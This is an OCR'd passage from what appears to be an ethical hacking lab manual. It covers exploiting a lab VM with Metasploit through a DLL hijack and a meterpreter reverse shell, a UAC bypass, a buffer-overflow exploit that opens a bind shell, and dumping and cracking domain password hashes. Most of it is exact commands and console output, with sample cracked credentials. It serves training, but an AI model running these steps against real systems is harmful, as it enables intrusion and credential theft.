


Figure 10.14 - RDP logon screen

Note: If your login prompt has a username already entered, click "Use another account".

Now enter the username and password you created in the previous steps. Which should be "hacked" (username) and "Inf0$3cRox" (password). After entering these, click *OK*. Answer *Yes* to the certificate warning if it pops up.

Figure 10.15 - Certificate message

After clicking yes on the certificate message, give it a few moments and you should have Remote Desktop access to your victim! Game over.

End of Lab

Lab 11 - Client Side Exploit DLL Hijack

For any Windows based program to operate and more specifically, open files, the program needs to invoke certain DLL's. What are DLL's?

> *A DLL is a library that contains code and data that can be used by more than one program at the same time. For example, in Windows operating systems, the Comdlg32 DLL performs common dialog box related functions. Therefore, each program can use the functionality that is contained in this DLL to implement an* ***Open*** *dialog box. This helps promote code reuse and efficient memory usage.*
>
> *By using a DLL, a program can be modularized into separate components. For example, an accounting program may be sold by module. Each module can be loaded into the main program at run time if that module is installed. Because the modules are separate, the load time of the program is faster, and a module is only loaded when that functionality is requested.*

Source - https://support.microsoft.com/kb/815065

For a list of programs vulnerable to DLL Hijacking look here:
http://www.exploit-db.com/dll-hijacking-vulnerable-applications/

As it turns out, when a Windows program needs a specific DLL, it first checks in the current working directory, i.e. where the file is being opened, then it checks c:\windows, followed by c:\windows\system32 and finally c:\windows\syswow64.

The attack we'll do is based on planting a malicious copy of the required DLL in the current working directory with the file to be opened. This results in Windows loading whatever code happens to reside in the malicious DLL. This is due to the lack of checking to see if the DLL is signed before invoking it.

We'll be exploiting a vulnerable version of Ettercap, which is a popular open source network security tool that is used for computer network protocol analysis and security auditing. You'll need your **Windows 7 Client VM** and

your **Kali Linux VM**. If you followed the instructions at the end of the previous lab, Metasploit should still be loaded. If you have the *msf>* prompt, then you know it's still loaded. If you exited Metasploit for some reason, go ahead and type *msfconsole* to start it back.

Since we're exploiting the DLL Hijacking vulnerability. To find this exploit, we'll use the search function in Metasploit again. Type the following at your *msf>* prompt:

```
search dll_hijacker
```

Figure 11.1 - Search results for dll_hijacker

Let's load that exploit.

```
use exploit/windows/browser/webdav_dll_hijacker
```

Next we'll set a payload. We'll stick with Meterpreter for this one.

```
set PAYLOAD windows/meterpreter/reverse_tcp
```

We also need to set the LHOST as usual. Remember this is a reverse connection, so setting the LHOST will put our Kali Linux VM IP as the destination address for the meterpreter shell which will be launched on the victim. In other words, if we want something to "phone home" we have to give that something a phone number to call, or in this case, and IP address to call.

```
set LHOST 192.168.x.x
```
(Kali Linux IP address)

The steps of creating a malicious DLL and placing it in the directory we'll trick the user into browsing to will all be handled automatically by Metasploit. We simply need to tell it what name we want to name the malicious file. We'll name our file "dump", since we're exploiting Ettercap, which dumps sniffed traffic into logs. We set this in a variable named *BASENAME*.

`set BASENAME dump`

Since we'll be launching this attack via an SMB share (also exploitable via a web URL), we'll need to create a share name to serve out. We'll tell Metasploit to create a share named *logs*.

`set SHARENAME logs`

Metasploit needs to know what kind of malicious DLLs to create and serve out. The way we tell it this is by specifying the extensions for the bogus files it's going to create. For example, if we were exploiting PowerPoint, we'd tell it ppt and pptx. Ettercap can read log files and eci files. Let's tell Metasploit that.

`set EXTENSIONS log eci`

One last housekeeping thing. If there had been a previous browser exploit we'd used earlier, it could still be loaded. To see if a previous job is still running type the following command:

`jobs –l` (that's the letter L)

If there is a job running you'll see it listed as mine is in the graphic. Yours should be free and clear though.




Figure 11.2 - Previous job still running

As you can see in the example, there is still a previous job loaded. It is listed as job or ID number *12*. We must stop this job for the current exploit to work properly. Enter the following command to kill it:

`jobs -k 12`

Make sure you enter the number that corresponds to your actual job. If your job is not *12* don't enter *12*, but rather the number of your job. See below.

```
msf exploit(webdav_dll_hijacker) > jobs -k 12
Stopping job: 12...

[*] Server stopped.
msf exploit(webdav_dll_hijacker) >
```

Figure 11.3 - Stopping a previously loaded job

Type in *show options* to see whether everything is set up correctly:

```
msf exploit(webdav_dll_hijacker) > show options

Module options (exploit/windows/browser/webdav_dll_hijacker):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   BASENAME    dump             yes       The base name for the listed files.
   EXTENSIONS  log eci          yes       The list of extensions to generate
   SHARENAME   logs             yes       The name of the top-level share.
   SRVHOST     0.0.0.0          yes       The local host to listen on. This must
 be an address on the local machine or 0.0.0.0
   SRVPORT     80               yes       The daemon port to listen on (do not c
hange)
   SSLCert                      no        Path to a custom SSL certificate (defa
ult is randomly generated)
   URIPATH     /                yes       The URI to use (do not change).


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (accepted: seh, thread, p
rocess, none)
   LHOST     192.168.232.156  yes       The listen address
   LPORT     4444             yes       The listen port
```

Figure 11.4 - Options for dll-hijacker exploit

Make sure that *URIPATH* is set to */* and *SRVPORT* is *80*. URIPATH is the path the user would have to enter into their browser in addition to the server address. In our case it is set to just the root web directory. The SRVPORT variable is the port you want the web server to listen on.

Now that we've stopped the previous exploit, we can load our current exploit. Do this by issuing the exploit command.

```
exploit
```

If you set everything up properly, you should see the following:

```
msf exploit(webdav_dll_hijacker) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.232.156:4444
[*] Exploit links are now available at \\192.168.232.156\logs\
[*] Using URL: http://0.0.0.0:80/
[*]  Local IP: http://192.168.232.156:80/
[*] Server started.
msf exploit(webdav_dll_hijacker) >
```

Figure 11.5 - Exploit successfully loaded

Now we'll need to go to the Windows 7 Client VM and play the victim. On your Windows 7 Client VM, click *Start*, select *Run* and type the following into the *Search* field:

```
\\192.168.x.x\logs
```

Make sure to use the IP address of your Kali Linux VM. If you wait just a little bit (15 to 30 seconds), you should see an explorer window pop up and show the files named dump that Metasploit created. See below.




Figure 11.6 - Browsing to the malicious files from the Windows 7 Client VM

Open either of the files with Ettercap.

Note: You have to make sure the files are opened with Ettercap for exploit to be successful. If files are not associated with Ettercap, right-click them, select Open with… and select Ettercap from the list of programs.

Now go back to your Kali Linux VM, you should see the following activity. Wait for the message "Meterpreter Sessions X opened". That's when you know the exploit is finished.




Figure 11.7 - Victim successfully exploited

Now go ahead and hit *Enter* once, which should take you back to the Metasploit prompt, then type the sessions command to grab the session.

```
<enter>
sessions -i 9
```

This will give you your Meterpreter session. One of the first things we'll want to know is what our current privilege level is. Type *getuid* to see who you're running as.

```
getuid
```

This time you can see we're running as the currently logged in user and not SYSTEM. This is the case with most client side exploits. Since most client software runs as the current user, it would make sense that we inherit that user context when exploiting a client service.

We will probably need elevated privileges to do most of the useful things we'd need to do as a pentester or hacker. We can trying using *getsystem*, but we'll see that it does not work. This is most likely due to UAC (user account control) being enabled on the target machine. We will use a different exploit to bypass UAC.

First, we need to send our Meterpreter session to backround. Type in the following into your *meterpreter>* prompt:

```
background
```

After you are returned to the *webdav_dll_hijacker* prompt, enter the following:

```
use exploit/windows/local/bypassuac_injection
```

See below.

Figure 11.8 - Backgrounding a Meterpreter session and loading the bypassuac_injection exploit

Type in show options to see what needs to be configured. We will need to select an open session to use (which in our case will be session 1), so enter the following:

```
set SESSION 1
```

We also need to set the payload for this exploit. We're going to use the trusty Meterpreter exploit again by entering:

```
set PAYLOAD windows/meterpreter/reverse_tcp
```

Also remember to set the LHOST parameter as well by entering:

```
set LHOST 192.168.x.x
```

(remember, this is the IP address of your Kali Linux VM)

We will also want to set a different local port to listen on, because port 4444 is already taken by our open Meterpreter session. Enter the following:

```
set LPORT 4445
```

Now let’s launch the exploit.

```
exploit
```

Below is what you should be seeing if the exploit was successful:




Figure 11.9 - Bypassing Windows UAC

Now let's try *getsystem* again. You will see that it was successful.
If run *getuid* again, you should see that you're now running as SYSTEM.
Now you can do other functions that require this privilege such as *hashdump*.
Go ahead and exit your Meterpreter shell. Then type back to get back to your *msf>* prompt.

End of Lab

Lab 12 - Server Side Exploit - Vuln Server

For this lab we'll be taking a more manual approach to exploiting a vulnerability. There is a server program we'll run on the Windows 7 Client VM named *vulnserver.exe*. It allows users to connect to it and issue certain commands, sort of like an FTP server does. This application was written specifically to allow security professionals to learn the technique of "finding" unpublished vulnerabilities. We'll be using it see what an actual exploit looks like in the form of a perl script. You'll need your **Kali Linux VM** and **Windows 7 Client VM** for this lab.

First go to your Windows 7 Client VM. On the Desktop you'll see a shortcut to *vulnserver.exe*. Double-click it to start *vulnserver*. When this program is running it listens on port 9999.

Now go to your Kali Linux VM and open a terminal shell. Type the following:

```
cd exploitation
```

```
telnet 192.168.x.x 9999
```

(Make sure you use your Windows 7 Client IP address.)

What you should see is the Welcome to Vulnerable Server message. See below.

```
root@attackserver:~/exploitation# telnet 192.168.232.134 9999
Trying 192.168.232.134...
Connected to 192.168.232.134.
Escape character is '^]'.
Welcome to Vulnerable Server! Enter HELP for help.
```

Figure 12.1 - Connected to Vulnerable Server

Following the guidance of the program itself, type HELP.

```
HELP
```

You'll see a list of commands that this program accepts. The 5th command down is *TRUN*. Let's enter it with some characters and see what happens.

```
TRUN Aa34$#
```

It says “TRUN COMPLETE”. So we now know that letters, numbers and special characters are acceptable. This is very much how the process would start off if you were writing an exploit from scratch for this program. Let’s move on. Press *Ctrl+]* then hit *Enter*. At the *telnet>* prompt, type *quit*. You should already be in the exploitation directory. If you enter an *ls* command, you should see a perl script named *trun-exploit-vs.pl*. Use either gedit or another text editor to view this file.

```
gedit trun-exploit-vs.pl
```

Basically the script is going to send 2006 letter A’s, which will overflow the program with the A’s stopping in the 4 bytes of memory right before the EIP, then it’s writing an address 0x625011AF to the EIP. Next it’s padding with a bunch of x90’s which are Nops. Then we see actual shellcode being sent as well. Essentially the address being sent is where the beginning of the shellcode will end up being. So we’re overwriting the EIP with an address of our choosing, which is a matter of fact, going to be the address of the beginning of our shellcode.

The shellcode in this script simply opens a listening socket on port 4444 then binds that socket to cmd.exe also called the Windows command line. If the exploit is successful, one should be able to telnet or netcat to port 4444 on the victim and have command line access.

Close the script file. Let’s verify that we cannot telnet to port 4444 on the Windows 7 Client VM. Enter the following command. Make sure you’re using your Windows 7 Client VM IP address.

```
telnet 192.168.x.x 4444
```

It should say “Connection refused”. Let’s now send the exploit to the Windows 7 Client VM. Enter the following command to run the script. Make sure you use your Windows 7 Client VM IP address in the command.

```
perl trun-exploit-vs.pl 192.168.x.x 9999
```

You should be greeted with the Welcome to Vulnerable Server message. Now go ahead and enter the telnet command again.

```
telnet 192.168.x.x 4444
```

You should be greeted with a command prompt on the victim! See the graphic below.




Figure 12.2 - Successful exploit against the vulnserver application

Go ahead and enter a few Windows commands to verify you have control. When you're all done, press *Ctrl+],* hit *Enter,* then type *quit* to get out of the shell. One thing to remember here is the fact that it only ever takes one vulnerable program to cause a system or network to be compromised. You can exit the Vulnerable Verver on the Windows 7 Client VM at this point.

If you want to learn to write your own exploits from scratch, such as the one we just used, sign up for our Advanced Ethical Hacking class. You'll re-create this exploit all the way from manual fuzzing, to automated fuzzing, to getting control of memory operations, to writing a working exploit!

End of Lab

Lab 13 - Post Exploit Password Cracking

Exercise 1 - Getting the password hashes

Once upon a time, getting password hashes meant copying some type of tool like *pwdump* over to the victim after exploitation, copying the associated files needed for *pwdump* to run, then running it, and after all that figuring out how to get the dumped hashes back to your attacker machine. Now all of this functionality is built into Meterpreter, which is another reason it is truly an exceptional post exploitation payload. We should at this point re-iterate that for the most part, payloads are not dependent on specific exploits. That is to say we can use Meterpreter as our payload with just about any exploit. For this exercise we'll use the *rejetto* exploit we used in earlier labs. As you might have guessed, we'll be using the Meterpreter payload. For this lab you'll need your **Windows Server 2012 R2 VM** and **Kali Linux VM.**

First we'll need to create a few accounts on the Windows Server 2012 R2 VM for cracking purposes. To create an account on the Windows Server 2012 R2 VM, open a command prompt and type the following command:

```
net user test1 p@ssw0rd /ADD
```

This creates a user account named "test1" with a password of "p@ssw0rd". Repeat this process 3 more times creating varied strength passwords for accounts named test2, test3, and test4, with the strongest password you can imagine for the last one. Once this is done, go to your Kali Linux VM and get to your Metasploit prompt (*msf*>).

To begin with, let's reload the *rejetto* exploit. If you currently have a previous exploit loaded in Metasploit, then make sure you type the *back* command to get you back to the *msf*> prompt. Once there, enter the following sequence to set up the exploit:

```
use exploit/windows/http/rejetto_hfs_exec
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.x.x (Kali Linux IP address)
set RHOST 192.168.x.x (Windows Server 2102 IP address)
```

```
set RPORT 8081
```

Be sure the LHOST IP address you used is the IP address of your Kali Linux VM, and RHOST is your Windows Server 2012 VM IP. Now type *exploit*:

```
exploit
```

You should now be greeted with a Meterpreter shell. Now, let's use Meterpreter to dump the LM and NTLM password hashes on this compromised machine. To do this we will invoke something known as post exploit routines in Meterpreter. Since we have exploited a domain controller, we can't just run the popular *run hashdump* command as it would only dump local account password hashes. To get to this post exploit, we'll need to send our current Meterpreter session to the background. Do this by typing the command *background*.

```
background
```

Now we can call the post exploit module needed to dump domain hashes. We will also need system level privileges, so we will set the exploit to get system access. Enter the following command sequence:

```
use post/windows/gather/smart_hashdump
```

```
set SESSION 1
```

```
set GETSYSTEM true
```

```
exploit
```

See the image below for the command sequence and results. The set session command is required to tell metasploit which session to use to execute the post exploitation routine. Smart hashdump ensures we're getting not just local hashes, but domain hashes as well.




Figure 13.1 - Using the smart hashdump post exploit

Notice the message that says "Hashes will be saved in loot in JtR password file format to:" This is handy that it saves them to a file for us. So we could easily just point John to this file and crack it. The path is listed right under the message. But we can also do it the hard way and copy the hashes from the screen to a text file and clean it up. Just for the sake of practicing our Linux command line skills, let's do it that way first. Go ahead and select all the hashes and usernames, then right-click and select *Copy*.

Now open a different terminal and create a gedit file named hashes.txt.

```
gedit hashes.txt
```

Now simply paste your captured hashes into this document. See below.





Figure 13.2 - Copying dumped hashes



13.3 - Hashes pasted to text file

Now click the *Save* button to save your hashes, then close the document.

As it currently exists, this file is not in the format of a proper hash file. The "[+]" at the beginning of each line is the culprit. Let's get rid of it with one *awk* command.

```
awk '{print $2}' hashes.txt > finalhash.txt
```

This *awk* command prints only field 2 and since we didn't specify a delimiter, it assumes space as the delimiter. This means the part of the document that

contains the usernames and hashes is what's left. Go ahead and *cat* the resulting document to verify.

```
cat finalhash.txt
```




Figure 13.4 - Viewing the finalhash.txt file

For the purpose of cracking, we'll use John the Ripper. Here's a description from the maker openwall:

> *John the Ripper is one of the best password crackers. John the Ripper is a fast password cracker, currently available for many flavors of Unix (11 are officially supported, not counting different architectures), DOS, Win32, BeOS, and OpenVMS. Its primary purpose is to detect weak Unix passwords. Besides several `crypt(3)` password hash types most commonly found on various Unix flavors, supported are Kerberos AFS and Windows NT/2000/2003/XP LM hashes, plus several more with contributed patches.*

Reference - http://www.openwall.com/john/doc/

Sounds like it's perfect for the job. Let's tell John to crack our hash file. We'll also need to tell to crack NTLMv2 hashes. Enter the command below.

```
john finalhash.txt --format=nt2
```

You should see that it starts cracking.

```
root@attackserver:~# john finalhash.txt --format=nt2
Loaded 12 password hashes with no different salts (NT MD4 [128/128 SSE2 intrinsi
cs 12x])
Remaining 11 password hashes with no different salts
```

Figure 13.5 - John Cracking

Understand that the crack could take days in a real scenario. But simple passwords like “password1” or “password2” should be cracked instantly. If you want to see what it’s cracked so far, hit *Ctrl+C* to stop John. Hit your up arrow once to repeat the last command, then add *–show* at the end.

```
john finalhash.txt –-format=nt2 –show
```

```
root@attackserver:~# john finalhash.txt --format=nt2 -show
Mickey:Pa$$w0rd:aad3b435b51404eeaad3b435b51404ee:92937945b518814341de3f726500d4f
f
Minnie:Pa$$w0rd:aad3b435b51404eeaad3b435b51404ee:92937945b518814341de3f726500d4f
f
Donald:Pa$$w0rd:aad3b435b51404eeaad3b435b51404ee:92937945b518814341de3f726500d4f
f
Goofy:Pa$$w0rd:aad3b435b51404eeaad3b435b51404ee:92937945b518814341de3f726500d4ff
Pluto:Pa$$w0rd:aad3b435b51404eeaad3b435b51404ee:92937945b518814341de3f726500d4ff
